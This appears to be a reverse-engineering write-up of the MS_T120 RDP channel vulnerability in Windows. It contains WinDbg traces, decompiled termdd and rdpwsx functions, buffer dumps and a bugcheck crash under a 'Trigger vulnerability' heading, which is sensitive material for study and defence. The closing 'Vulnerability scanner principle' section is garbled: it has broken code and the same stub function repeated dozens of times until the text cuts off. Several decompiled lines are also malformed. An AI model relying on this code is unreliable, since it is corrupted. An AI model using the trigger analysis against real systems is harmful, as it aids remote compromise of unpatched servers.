12 0268e90c 7246610d 00000378 000b4db8 028023e8 rdpwsx!MCSCreateDomain+0x84 (FPO: [Non-Fpo])
13 0268e928 72463700 00000378 000b4db8 028023e8 rdpwsx!GCCConferenceInit+0x24 (FPO: [Non-Fpo])
14 0268e944 724640da 028023e8 0268e998 c0000001 rdpwsx!TSrvBindStack+0x19 (FPO: [Non-Fpo])
15 0268e95c 72463c77 0268e998 00000378 000b4db8 rdpwsx!TSrvAllocInfo+0x42 (FPO: [Non-Fpo])
16 0268e978 724656e1 00000378 000b4db8 0268e998 rdpwsx!TSrvStackConnect+0x26 (FPO: [Non-Fpo])
17 0268e99c 761ded48 02802120 00000378 000b4db8 rdpwsx!WsxiCaStackIoControl+0x17d (FPO: [Non-Fpo])
18 0268e9c8 74ed160d 000ddfe0 000b4db8 0038004b termsrv!WsxiStackIoControl+0x43 (FPO: [Non-Fpo])
19 0268e9f8 74ed1806 000b4db8 0038004b 00000000 ICAAPI!_IcaStackIoControl+0x33 (FPO: [Non-Fpo])
1a 0268efef0 74ed1ec8 000b4db8 000cf534 0268f027 ICAAPI!_IcaStackWaitForIca+0x3e (FPO: [Non-Fpo])
1b 0268f5e8 761cce31 00000378 000b4db8 000cf4b0 ICAAPI!_IcaStackConnectionAccept+0x153 (FPO: [Non-Fpo])
1c 0268ff90 761cd5c0 000cf490 000d92b0 00000004 termsrv!TransferConnectionToIdleWinStation+0x416 (FPO: [Non-Fpo])
1d 0268ffb4 7c80b713 000b2598 00000000 00000000 termsrv!WinStationTransferThread+0x69 (FPO: [Non-Fpo])
1e 0268ffec 00000000 761cd557 000b2598 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

# MS\_T120

- rdpwsx!MCSCreateDomain
- Icaapi!IcaChannelOpen
- Icaapi!\_IcaStackOpen
- Icaapi!\_IcaOpen
- Ntdll!NtCreateFile
- Termdd!IcaCreate
- Termdd!IcaCreateChannel

```
1 int __stdcall MCSCreateDomain(int a1, int a2, int a3, _DWORD *a4)
2 {
3     struct_v5 *v4; // eax
4     struct_v5 *v5; // esi
5     int *pFile; // ebx
6     int v8; // [esp+Ch] [ebp-Ch]
7     int v9; // [esp+10h] [ebp-8h]
8     LPCRITICAL_SECTION lpCriticalSection; // [esp+14h] [ebp-4h]
9
10    *a4 = 0;
11    v4 = (struct_v5 *)HeapAlloc(g_hTShareHeap, 8u, 0x4A8u);
12    v5 = v4;
13    if ( !v4 )
14        return 11;
15    lpCriticalSection = &v4->rtl_critical_section4;
16    if ( RtlInitializeCriticalSection(&v4->rtl_critical_section4) )
17    {
18        LABEL_8:
19        HeapFree(g_hTShareHeap, 0, v5);
20        return 11;
21    }
22    EnterCriticalSection(&v5->rtl_critical_section4);
23    v5->dword1C = a1;
24    v5->dword20 = a2;
25    v5->dword28 = a3;
26    v5->dword30 = 0;
27    v5->dword64 = 0;
28    v5->dword60 = 0;
29    v5->dword5C = 0;
30    v5->ref = 0;
31    MCSReferenceDomain(&v5->ref);
32    pFile = &v5->hFile;
33    if ( IcaChannelOpen(a1, 5, (int)"MS_T120", (int)&v5->hFile) < 0 )
34    {
35        LABEL_7:
36        LeaveCriticalSection(lpCriticalSection);
37        DeleteCriticalSection(lpCriticalSection);
38        goto LABEL_8;
39    }
40    if ( !CreateIoCompletionPort((HANDLE)*pFile, CompletionPort, (ULONG_PTR)v5, 0)
41        || (v8 = 0, v9 = 20, IcaStackIoControl(a2, 0x381403, (int)&v8, 8, 0, 0, 0) < 0) )
42    {
43        IcaChannelClose(*pFile);
44        goto LABEL_7;
45    }
46    *a4 = v5;
47    MCSReferenceDomain(&v5->ref);
48    PostQueuedCompletionStatus(CompletionPort, 0xFFFFFFFFFD, (ULONG_PTR)v5, 0);
49    LeaveCriticalSection(lpCriticalSection);
50    return 0;
51 }
```

## What happens when creating a channel with the same name

```
1 int __stdcall IcaCreateChannel(IcaStack *stack, char *a3, PIRP irp, int a4)
2 {
3     int v4; // ecx
4     IcaChannel *channel; // esi
5     int result; // eax
6     PERESOURCE Resource; // [esp+Ch] [ebp-4h]
7     char *a3a; // [esp+1Ch] [ebp+Ch]
8
9     v4 = *((_DWORD *)a3 + 2);
10    Resource = (PERESOURCE)*((_DWORD *)a3 + 2);
11    if ( v4 < 0 )
12        return 0xC000000D;
13    if ( v4 > 5 )
14        return 0xC000000D;
15    a3a = a3 + 12;
16    if ( !_memchr(a3a, 0, 8u) )
17        return 0xC000000D;
18    IcaReferenceStack((IcaChannel *)stack);
19    KeEnterCriticalRegion();
20    ExAcquireResourceExclusiveLite(&stack->base.Lock, 1u);
21    channel = IcaFindChannelByName((IcaConn *)stack, (int)Resource, a3a);
22    if ( channel || (channel = _IcaAllocateChannel((IcaConn *)stack, (int)Resource, a3a)) != 0 )
23    {
24        _InterlockedExchangeAdd(&channel->channelRef, 1u);
25        if ( channel->channelStatus & 8 )
26        {
27            IcaReferenceStack(channel);
28            KeEnterCriticalRegion();
29            ExAcquireResourceExclusiveLite(&channel->base.Lock, 1u);
30            channel->channelStatus &= 0xFFFFFFFF7;
31            ExReleaseResourceLite(&channel->base.Lock);
32            KeLeaveCriticalRegion();
33            IcaDereferenceChannel(channel);
34        }
35        ExReleaseResourceLite(&stack->base.Lock);
36        KeLeaveCriticalRegion();
37        IcaDereferenceConnection((IcaConn *)stack);
38        *((_DWORD *)(*(_DWORD *)*(a4 + 24) + 12) = channel;
39        result = 0;
40    }
41    else
42    {
43        ExReleaseResourceLite(&stack->base.Lock);
44        KeLeaveCriticalRegion();
45        IcaDereferenceConnection((IcaConn *)stack);
46        result = 0xC000009A;
47    }
48    return result;
49 }
```



```
1 int __stdcall MCSInitialize(int a1)
2 {
3     HANDLE v1; // eax
4     HANDLE v2; // eax
5
6     dword_72474194 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))a1;
7     v1 = CreateIoCompletionPort((HANDLE)0xFFFFFFFF, 0, 0, 0);
8     CompletionPort = v1;
9     if ( !v1 )
10        return 11;
11
12     v2 = CreateThread(0, 0, IoThreadFunc, v1, 0, &ThreadId);
13     dword_7247418C = v2;
14     if ( !v2 )
15        return 11;
16     SetThreadPriority(v2, 2);
17     g_bInitialized = 1;
18     return 0;
19 }
```

Direction	Type	Address	Text
Up	r	MCSDDisconnectPort(x,x,...)	push CompletionPort; CompletionPort
Up	r	MCSCreateDomain(x,x,...)	push CompletionPort; ExistingCompletionPort
D...	r	MCSCreateDomain(x,x,...)	push CompletionPort; CompletionPort
D...	w	MCSInitialize(x)+1D	mov CompletionPort, eax
D...	r	MCSCleanup()+1C	push CompletionPort; CompletionPort
D...	r	MCSCleanup()+51	push CompletionPort; hObject

```
1 DWORD __stdcall IoThreadFunc(LPVOID lpThreadParameter)
2 {
3     BOOL v1; // eax
4     DWORD NumberOfBytesTransferred; // [esp+0h] [ebp-Ch]
5     LPOVERLAPPED Overlapped; // [esp+4h] [ebp-8h]
6     unsigned int CompletionKey; // [esp+8h] [ebp-4h]
7
8     while ( 1 )
9     {
10        do
11        {
12            CompletionKey = 0;
13            Overlapped = 0;
14            v1 = GetQueuedCompletionStatus(
15                lpThreadParameter,
16                &NumberOfBytesTransferred,
17                &CompletionKey,
18                &Overlapped,
19                0xFFFFFFFF);
20        }
21        while ( !v1 && !Overlapped );
22        if ( CompletionKey == -1 )
23            break;
24        if ( v1 )
25            MCSPortData((volatile LONG *)CompletionKey, NumberOfBytesTransferred);
26        else
27            MCSReferenceDomain((volatile LONG *)CompletionKey);
28    }
29    SetEvent(hObject);
30    return 0;
31 }
```

# MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFFF0 )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
    }
    else if ( !(*(_BYTE *)&data->dword28 + 1) & 1 ) )
    {
        v2 = *(_DWORD *)&data->buf[4];
        if ( v2 )
        {
            if ( v2 == 2 )
            {
                HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                MCSChannelClose(data);
            }
        }
        else
        {
            HandleConnectProviderIndication(data, a2, (int)data->buf);
        }
        *(_DWORD *)&data->buf[4] = -1;
    }
    v3 = (void *)data->hFile;
    if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
        MCSReferenceDomain(&data->ref);
    LeaveCriticalSection(&data->rtl_critical_section4);
    return MCS DereferenceDomain(&data->ref);
}
```



# Rdpwd!HandleConnectInitial

```
 67         v32 = v26 != 0;
 68         v7 = DecodeDomainParameters(*v4, v28, &a3, &v21, &v28);
 69         if ( !v7 )
 70         {
 71             v6 = v28;
 72             v7 = DecodeDomainParameters(*v4, v28, &a3, &v20, &v28);
 73             if ( !v7 )
 74             {
 75                 v6 = v28;
 76                 v7 = DecodeDomainParameters(*v4, v28, &a3, &v19, &v28);
 77                 if ( !v7 )
 78                 {
 79                     v6 = v28;
 80                     v7 = DecodeTagBER(*v4, v28, &a3, 4, &v35, &v26, &v28);
 81                     if ( !v7 )
 82                     {
 83                         v8 = v35 <= 0x400;
 84                         *v24 = v23 - a3;
 85                         if ( v8 )
 86                         {
 87                             if ( (unsigned __int8)NegotiateDomParams(v4, &v21, &v20, &v19, &v33) )
 88                             {
 89                                 v15 = v34;
 90                                 qmemcpy(v4 + 41, &v33, 0x20u);
 91                                 v9 = GetTotalLengthDeterminantEncodingSize(v15);
 92                                 v10 = v26;
 93                                 v4[27] = v34 - v9 - 6;
 94                                 v29 = 0;
 95                                 v30 = 0;
 96                                 v31 = 1;
 97                                 qmemcpy(&v36, v10, v35);
 98                                 v4[50] = 3;
 99                                 IcaChannelInput(*v4, 5, 31, 0, (int)&v29, 0x434);
 100                            }
 101                            else
 102                            {
 103                                MCSProtocolErrorEvent(*v4, v4[11], 103, v28, a3);
 104                            }
 105                        }
 106                    }
 107                }
 108                while ( IcaBufferAlloc(*v4, 0, 1, 54, 0, (int)&v27) )
 109                ;
 110                CreateConnectResponseHeader(*v4, 14, 0, v4 + 41, 0, *(__WORD *) (v27 + 16), v27 + 20);
 111                if ( SendOutBuf(v4, v27) >= 0 )
 112                {
 113                    v16 = 1;
 114                    v17 = 1;
 115                    v18 = 2;
 116                    IcaChannelInput(*v4, 4, 0, 0, (int)&v16, 0x808);
 117                }
 118            }
```



# IcaChannelInput

```
1 int __stdcall IcaChannelInputInternal(int a1, int ChannelId, int a3, SIZE_T cbUnk, PVOID pData, size_t cbData)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]
4
5     if ( ChannelId < 0 )
6         goto LABEL_12;
7     if ( ChannelId <= 1 )
8     {
9         KeQuerySystemTime((PLARGE_INTEGER)(a1 + 112));
10    LABEL_12:
11        v6 = (IcaStack *)a1;
12        goto LABEL_13;
13    }
14    v6 = (IcaStack *)a1;
15    if ( ChannelId == 4 && cbData >= 1 && *(BYTE *)pData == 1 )
16    {
17        *(BYTE *)(a1 + 93) = 1;
18        v33 = 0x38007F;
19        _IcaCallStackNoLock(a1, 5, &v33);
20        v7 = (struct _KEVENT *)_InterlockedExchange((volatile signed __int32 *)(a1 + 124), 0);
21        if ( v7 )
22        {
23            KeSetEvent(v7, 0, 0);
24            ObfDereferenceObject(v7);
25        }
26        v8 = *(struct _KEVENT **)(a1 + 120);
27        if ( v8 )
28        {
29            KeSetEvent(v8, 0, 0);
30            ObfDereferenceObject(*(PVOID *)(a1 + 120));
31            v9 = cbUnk == 0;
32            *(DWORD *)(a1 + 120) = 0;
33            if ( v9 )
34                return 0;
35    LABEL_60:
36        ExFreePoolWithTag((PVOID)cbUnk, 0);
37        return 0;
38    }
39 }
40 LABEL_13:
41 conn = IcaGetConnectionForStack(v6);
42 _conn = conn;
43 chann = IcaFindChannel(conn, ChannelId, a3);
44 _chann = chann;
45 chann = chann;
46 if ( !chann )
47     goto LABEL_59;
48 IcaReferenceStack(chann);
49 KeEnterCriticalRegion();
50 ExAcquireResourceExclusiveLite(&_chann->base.Lock, 1u);
51 v13 = _chann->channelStatus;
52 if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
53 {
54     ExReleaseResourceLite(&_chann->base.Lock);
55 }
```



```
0: kd> kv
# ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
01 edd99428 ed71094e 85a6acec 00000005 00000001 termdd!IcaChannelInput+0x41 (FPO: [Non-Fpo])
02 edd9945c ed70ab25 e12d2008 42a8590f 0000008c RDPWD!WDW_OnDataReceived+0x180 (FPO: [Non-Fpo])
03 edd99484 ed70a949 e12d282c e1f1412c edd99400 RDPWD!SM_MCSSendDataCallback+0x12d (FPO: [Non-Fpo])
04 edd994ec ed70a770 000000a0 edd99524 000000a7 RDPWD!HandleAllSendDataPDUs+0x155 (FPO: [Non-Fpo])
05 edd99508 ed709632 000000a0 edd99524 806e7900 RDPWD!RecognizeMCSFrame+0x32 (FPO: [Non-Fpo])
06 edd99530 f7752625 e12d2008 00000000 85a8599b RDPWD!MCSClIcaRawInput+0x32c (FPO: [Non-Fpo])
07 edd99550 f799f1e5 85f5ecac 00000000 85a858f4 termdd!IcaRawInput+0x53 (FPO: [Non-Fpo])
08 edd99d90 f775122f 85a857a8 00000000 85f4a8b8 TDTCP!TdInputThread+0x36f (FPO: [Non-Fpo])
09 edd99dac 805d0f64 85a936d0 00000000 00000000 termdd!_IcaDriverThread+0x51 (FPO: [Non-Fpo])
0a edd99ddc 805470de f77511de 861f71b8 00000000 nt!PspSystemThreadStartup+0x34 (FPO: [Non-Fpo])
0b 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16

0: kd> kv 1
# ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
0: kd> r
eax=00000000 ebx=e12d2008 ecx=85a85058 edx=00000000 esi=00000000 edi=85a85008
eip=f774e670 esp=edd99404 ebp=edd99428 iopl=0 nv up ei pl zr na pe nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00000246
termdd!IcaChannelInputInternal:
f774e670 8bff        mov     edi,edi    0: kd> ba r4 85a85918
0: kd> dd edd99400
edd99400 00000246 f774f46b 85a85008 00000005 Net COM port baud is ignored
edd99410 00000001 00000000 85a85917 00000084
edd99420 0000008c 85a8590f edd9945c ed71094e
edd99430 85a6acec 00000005 00000001 00000000
edd99440 85a85917 00000084 85a8590f e12d2564
edd99450 0000008c 00000001 e12d2880 edd99484
edd99460 ed70ab25 e12d2008 42a8590f 0000008c
edd99470 000003ed 000003ed e1f14008 000000a0
0: kd> dd 85a85917
85a85917 42424242 42424242 42424242 42424242
85a85927 42424242 42424242 42424242 42424242
85a85937 42424242 42424242 42424242 42424242
85a85947 42424242 42424242 42424242 42424242
85a85957 42424242 42424242 42424242 42424242
85a85967 42424242 42424242 42424242 42424242
85a85977 42424242 42424242 42424242 42424242
85a85987 42424242 42424242 42424242 42424242

0: kd> ba r4 85a85918
0: kd> g
Breakpoint 6 hit
termdd!_IcaCopyDataToUserBuffer+0x38:
f774dd02 f3a5        rep     movs dword ptr es:[edi],dword ptr [esi]
0: kd> kv 2
# ChildEBP RetAddr  Args to Child
00 edd993b8 f774e850 85f3d890 85a85917 00000084 termdd!_IcaCopyDataToUserBuffer+0x38 (FPO: [Non-Fpo])
01 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal+0x1e0 (FPO: [Non-Fpo])
0: kd> r edi
edi=02833138
0: kd> ba r4 02833138
0: kd> g
Breakpoint 6 hit
Breakpoint 7 hit
termdd!_IcaCopyDataToUserBuffer+0x38:
f774dd02 f3a5        rep     movs dword ptr es:[edi],dword ptr [esi]
0: kd> g
Breakpoint 7 hit
rdpwsx!MCSPortData+0x29:
001b:724666e3 83e800          sub     eax,0
1: kd> kv
# ChildEBP RetAddr  Args to Child
00 028bf98 724667a7 028330c0 00000084 00000084 rdpwsx!MCSPortData+0x29 (FPO: [Non-Fpo])
01 028bffb4 7c80b713 000002dc 77dad4de 00000000 rdpwsx!IoThreadFunc+0x45 (FPO: [Non-Fpo])
02 028bfec 00000000 72466762 000002dc 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

# MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFFF0 )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
        else if ( !(*(_BYTE *)(&data->dword28 + 1) & 1) )
        {
            v2 = *(_DWORD *)&data->buf[4];
            if ( v2 )
            {
                if ( v2 == 2 )
                {
                    HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                    MCSChannelClose(data);
                }
            }
            else
            {
                HandleConnectProviderIndication(data, a2, (int)data->buf);
            }
            *(_DWORD *)&data->buf[4] = -1;
        }
        v3 = (void *)data->hFile;
        if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
            MCSReferenceDomain(&data->ref);
        LeaveCriticalSection(&data->rtl_critical_section4);
        return MCSdereferenceDomain(&data->ref);
    }
}
```

```
int __stdcall HandleDisconnectProviderIndication(struct_data *a1, int cbData, char *buf)
{
    int result; // eax
    int v4; // [esp-4h] [ebp-10h]
    struct_data *v5; // [esp+0h] [ebp-Ch]
    int v6; // [esp+4h] [ebp-8h]
    int v7; // [esp+8h] [ebp-4h]

    if ( cbData == 0x10 )
    {
        v4 = a1->dword28;
        a1->dword68 = 0;
        a1->dword30 = 0;
        v6 = 0;
        v7 = *(_DWORD *)buf + 3;
        v5 = a1;
        result = mcsCallback(a1, 2, &v5, v4);
    }
    return result;
}
```

# Trigger vulnerability

```

FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11b
f774e78b ff10      call    dword ptr [eax]

BUGCHECK_STR:  0x7E

ANALYSIS_VERSION: 10.0.10240.9 x86fre

LAST_CONTROL_TRANSFER: from f774f46b to f774e78b

STACK_TEXT:
ee1964a8 f774f46b 8598f778 00000005 0000001f termdd!IcaChannelInputInternal+0x11b
ee1964d0 ed7fca16 862f114c 00000005 0000001f termdd!IcaChannelInput+0x41
ee196508 ed7fca82 e2331008 8598f778 862f1138 RDPWD!SignalBrokenConnection+0x40
ee196520 f774f48f e232f008 00000004 00000000 RDPWD!MCSErrorInput+0x58
ee196548 f790f2f7 862aa514 00000004 00000000 termdd!IcaChannelInput+0x65
ee196d90 f775122f 00033740 00000000 86033ac0 TDTCP!TdInputThread+0x481
ee196dac 805d0f64 86033d20 00000000 00000000 termdd!_IcaDriverThread+0x51
ee196ddc 805470de f77511de 86094cf8 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: termdd!IcaChannelInputInternal+11b

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: termdd

IMAGE_NAME: termdd.sys

DEBUG_FLR_IMAGE_TIMESTAMP: 4802532c

STACK_COMMAND: .cxr 0xfffffffffee196098 ; kb

FAILURE_BUCKET_ID: 0x7E_termdd!IcaChannelInputInternal+11b

BUCKET_ID: 0x7E_termdd!IcaChannelInputInternal+11b

PRIMARY_PROBLEM_CLASS: 0x7E_termdd!IcaChannelInputInternal+11b

ANALYSIS_SOURCE: KM

FAILURE_ID_HASH_STRING: km:0x7e_termdd!icachannelinputinternal+11b

FAILURE_ID_HASH: {fc541517-e3dc-ba82-4665-0e3d4829be4f}

```

```

1 void __stdcall _IcaBindChannel(IcaChannel *channel, int id, int a3, char a4)
2 {
3     _ERESOURCE *v4; // [esp-4h] [ebp-10h]
4
5     v4 = channel->pchannelTableLock;
6     channel->id = id;
7     channel->id_vc = a3;
8     IcaLockChannelTable(v4);
9     if ( a4 & 1 )
10         channel->channelStatus |= 0x10u;
11     if ( a3 != -1 )
12         channel->objConn->bindChannel[a3 + id] = (IcaConn *)channel;
13     IcaUnlockChannelTable(channel->pchannelTableLock);
14 }

0: kd> dd 894cd2e8 +78 894cd2e8 +108
894cd360 8970aa90 8970a960 8970abc0 8970ae20
894cd370 8970a7f0 8992a730 00000000 00000000
894cd380 00000000 00000000 00000000 00000000
894cd390 8970acf0 00000000 00000000 00000000
894cd3a0 00000000 00000000 00000000 00000000
894cd3b0 00000000 00000000 00000000 00000000
894cd3c0 00000000 00000000 00000000 00000000
894cd3d0 00000000 00000000 00000000 00000000
894cd3e0 00000000 00000000 00000000 00000000
894cd3f0 8992a730
0: kd> da 8992a730+58
8992a788 "MS_T120"

```



## Vulnerability scanner principle

```
72     mst120_check(int is_send)
-- 43     mst120_send_check_packet(size_t size, size_t offset)
44     {
45         char *buff = xmalloc(size);
46         STREAM s;
47         1 ref
48         static int is_printed = 0;
49
50         if (is_printed++ == 0)
51         {
52             STATUS(1, "[+] Sending MS_T120 check packet\n");
53         }
54         else
55         {
56             STATUS(4, "[+] Sending MS_T120 check packet (size
57                         |    |    size, offset);
58
59             memset(buff, 0, size);
60
61             buff[offset] = 2;
62             |    |
63         }
64     }
65
66     1 ref
67
68     static void mst120_send(size_t size, size_t offset)
69     {
70         char *buff = xmalloc(size);
71         STREAM s;
72         1 ref
73         static int is_printed = 0;
74
75         if (is_printed++ == 0)
76         {
77             STATUS(1, "[+] Sending MS_T120 check packet\n");
78         }
79         else
80         {
81             STATUS(4, "[+] Sending MS_T120 check packet (size
82                         |    |    size, offset);
83
84             memset(buff, 0, size);
85
86             buff[offset] = 2;
87             |    |
88         }
89     }
90
91     1 ref
92
93     static void mst120_close()
94     {
95         char *buff = xmalloc(1);
96         STREAM s;
97         1 ref
98     }
99
100    1 ref
101
102    static void mst120_free()
103    {
104        char *buff = xfree();
105        STREAM s;
106        1 ref
107    }
108
109    1 ref
110
111    static void mst120_set_error(int error)
112    {
113        char *buff = xmalloc(1);
114        STREAM s;
115        1 ref
116    }
117
118    1 ref
119
120    static void mst120_set_error(int error)
121    {
122        char *buff = xmalloc(1);
123        STREAM s;
124        1 ref
125    }
126
127    1 ref
128
129    static void mst120_set_error(int error)
130    {
131        char *buff = xmalloc(1);
132        STREAM s;
133        1 ref
134    }
135
136    1 ref
137
138    static void mst120_set_error(int error)
139    {
140        char *buff = xmalloc(1);
141        STREAM s;
142        1 ref
143    }
144
145    1 ref
146
147    static void mst120_set_error(int error)
148    {
149        char *buff = xmalloc(1);
150        STREAM s;
151        1 ref
152    }
153
154    1 ref
155
156    static void mst120_set_error(int error)
157    {
158        char *buff = xmalloc(1);
159        STREAM s;
160        1 ref
161    }
162
163    1 ref
164
165    static void mst120_set_error(int error)
166    {
167        char *buff = xmalloc(1);
168        STREAM s;
169        1 ref
170    }
171
172    1 ref
173
174    static void mst120_set_error(int error)
175    {
176        char *buff = xmalloc(1);
177        STREAM s;
178        1 ref
179    }
180
181    1 ref
182
183    static void mst120_set_error(int error)
184    {
185        char *buff = xmalloc(1);
186        STREAM s;
187        1 ref
188    }
189
190    1 ref
191
192    static void mst120_set_error(int error)
193    {
194        char *buff = xmalloc(1);
195        STREAM s;
196        1 ref
197    }
198
199    1 ref
200
201    static void mst120_set_error(int error)
202    {
203        char *buff = xmalloc(1);
204        STREAM s;
205        1 ref
206    }
207
208    1 ref
209
210    static void mst120_set_error(int error)
211    {
212        char *buff = xmalloc(1);
213        STREAM s;
214        1 ref
215    }
216
217    1 ref
218
219    static void mst120_set_error(int error)
220    {
221        char *buff = xmalloc(1);
222        STREAM s;
223        1 ref
224    }
225
226    1 ref
227
228    static void mst120_set_error(int error)
229    {
230        char *buff = xmalloc(1);
231        STREAM s;
232        1 ref
233    }
234
235    1 ref
236
237    static void mst120_set_error(int error)
238    {
239        char *buff = xmalloc(1);
240        STREAM s;
241        1 ref
242    }
243
244    1 ref
245
246    static void mst120_set_error(int error)
247    {
248        char *buff = xmalloc(1);
249        STREAM s;
250        1 ref
251    }
252
253    1 ref
254
255    static void mst120_set_error(int error)
256    {
257        char *buff = xmalloc(1);
258        STREAM s;
259        1 ref
260    }
261
262    1 ref
263
264    static void mst120_set_error(int error)
265    {
266        char *buff = xmalloc(1);
267        STREAM s;
268        1 ref
269    }
270
271    1 ref
272
273    static void mst120_set_error(int error)
274    {
275        char *buff = xmalloc(1);
276        STREAM s;
277        1 ref
278    }
279
280    1 ref
281
282    static void mst120_set_error(int error)
283    {
284        char *buff = xmalloc(1);
285        STREAM s;
286        1 ref
287    }
288
289    1 ref
290
291    static void mst120_set_error(int error)
292    {
293        char *buff = xmalloc(1);
294        STREAM s;
295        1 ref
296    }
297
298    1 ref
299
300    static void mst120_set_error(int error)
301    {
302        char *buff = xmalloc(1);
303        STREAM s;
304        1 ref
305    }
306
307    1 ref
308
309    static void mst120_set_error(int error)
310    {
311        char *buff = xmalloc(1);
312        STREAM s;
313        1 ref
314    }
315
316    1 ref
317
318    static void mst120_set_error(int error)
319    {
320        char *buff = xmalloc(1);
321        STREAM s;
322        1 ref
323    }
324
325    1 ref
326
327    static void mst120_set_error(int error)
328    {
329        char *buff = xmalloc(1);
330        STREAM s;
331        1 ref
332    }
333
334    1 ref
335
336    static void mst120_set_error(int error)
337    {
338        char *buff = xmalloc(1);
339        STREAM s;
340        1 ref
341    }
342
343    1 ref
344
345    static void mst120_set_error(int error)
346    {
347        char *buff = xmalloc(1);
348        STREAM s;
349        1 ref
350    }
351
352    1 ref
353
354    static void mst120_set_error(int error)
355    {
356        char *buff = xmalloc(1);
357        STREAM s;
358        1 ref
359    }
360
361    1 ref
362
363    static void mst120_set_error(int error)
364    {
365        char *buff = xmalloc(1);
366        STREAM s;
367        1 ref
368    }
369
370    1 ref
371
372    static void mst120_set_error(int error)
373    {
374        char *buff = xmalloc(1);
375        STREAM s;
376        1 ref
377    }
378
379    1 ref
380
381    static void mst120_set_error(int error)
382    {
383        char *buff = xmalloc(1);
384        STREAM s;
385        1 ref
386    }
387
388    1 ref
389
390    static void mst120_set_error(int error)
391    {
392        char *buff = xmalloc(1);
393        STREAM s;
394        1 ref
395    }
396
397    1 ref
398
399    static void mst120_set_error(int error)
400    {
401        char *buff = xmalloc(1);
402        STREAM s;
403        1 ref
404    }
405
406    1 ref
407
408    static void mst120_set_error(int error)
409    {
410        char *buff = xmalloc(1);
411        STREAM s;
412        1 ref
413    }
414
415    1 ref
416
417    static void mst120_set_error(int error)
418    {
419        char *buff = xmalloc(1);
420        STREAM s;
421        1 ref
422    }
423
424    1 ref
425
426    static void mst120_set_error(int error)
427    {
428        char *buff = xmalloc(1);
429        STREAM s;
430        1 ref
431    }
432
433    1 ref
434
435    static void mst120_set_error(int error)
436    {
437        char *buff = xmalloc(1);
438        STREAM s;
439        1 ref
440    }
441
442    1 ref
443
444    static void mst120_set_error(int error)
445    {
446        char *buff = xmalloc(1);
447        STREAM s;
448        1 ref
449    }
450
451    1 ref
452
453    static void mst120_set_error(int error)
454    {
455        char *buff = xmalloc(1);
456        STREAM s;
457        1 ref
458    }
459
460    1 ref
461
462    static void mst120_set_error(int error)
463    {
464        char *buff = xmalloc(1);
465        STREAM s;
466        1 ref
467    }
468
469    1 ref
470
471    static void mst120_set_error(int error)
472    {
473        char *buff = xmalloc(1);
474        STREAM s;
475        1 ref
476    }
477
478    1 ref
479
480    static void mst120_set_error(int error)
481    {
482        char *buff = xmalloc(1);
483        STREAM s;
484        1 ref
485    }
486
487    1 ref
488
489    static void mst120_set_error(int error)
490    {
491        char *buff = xmalloc(1);
492        STREAM s;
493        1 ref
494    }
495
496    1 ref
497
498    static void mst120_set_error(int error)
499    {
500        char *buff = xmalloc(1);
501        STREAM s;
502        1 ref
503    }
504
505    1 ref
506
507    static void mst120_set_error(int error)
508    {
509        char *buff = xmalloc(1);
510        STREAM s;
511        1 ref
512    }
513
514    1 ref
515
516    static void mst120_set_error(int error)
517    {
518        char *buff = xmalloc(1);
519        STREAM s;
520        1 ref
521    }
522
523    1 ref
524
525    static void mst120_set_error(int error)
526    {
527        char *buff = xmalloc(1);
528        STREAM s;
529        1 ref
530    }
531
532    1 ref
533
534    static void mst120_set_error(int error)
535    {
536        char *buff = xmalloc(1);
537        STREAM s;
538        1 ref
539    }
540
541    1 ref
542
543    static void mst120_set_error(int error)
544    {
545        char *buff = xmalloc(1);
546        STREAM s;
547        1 ref
548    }
549
550    1 ref
551
552    static void mst120_set_error(int error)
553    {
554        char *buff = xmalloc(1);
555        STREAM s;
556        1 ref
557    }
558
559    1 ref
560
561    static void mst120_set_error(int error)
562    {
563        char *buff = xmalloc(1);
564        STREAM s;
565        1 ref
566    }
567
568    1 ref
569
570    static void mst120_set_error(int error)
571    {
572        char *buff = xmalloc(1);
573        STREAM s;
574        1 ref
575    }
576
577    1 ref
578
579    static void mst120_set_error(int error)
580    {
581        char *buff = xmalloc(1);
582        STREAM s;
583        1 ref
584    }
585
586    1 ref
587
588    static void mst120_set_error(int error)
589    {
590        char *buff = xmalloc(1);
591        STREAM s;
592        1 ref
593    }
594
595    1 ref
596
597    static void mst120_set_error(int error)
598    {
599        char *buff = xmalloc(1);
600        STREAM s;
601        1 ref
602    }
603
604    1 ref
605
606    static void mst120_set_error(int error)
607    {
608        char *buff = xmalloc(1);
609        STREAM s;
610        1 ref
611    }
612
613    1 ref
614
615    static void mst120_set_error(int error)
616    {
617        char *buff = xmalloc(1);
618        STREAM s;
619        1 ref
620    }
621
622    1 ref
623
624    static void mst120_set_error(int error)
625    {
626        char *buff = xmalloc(1);
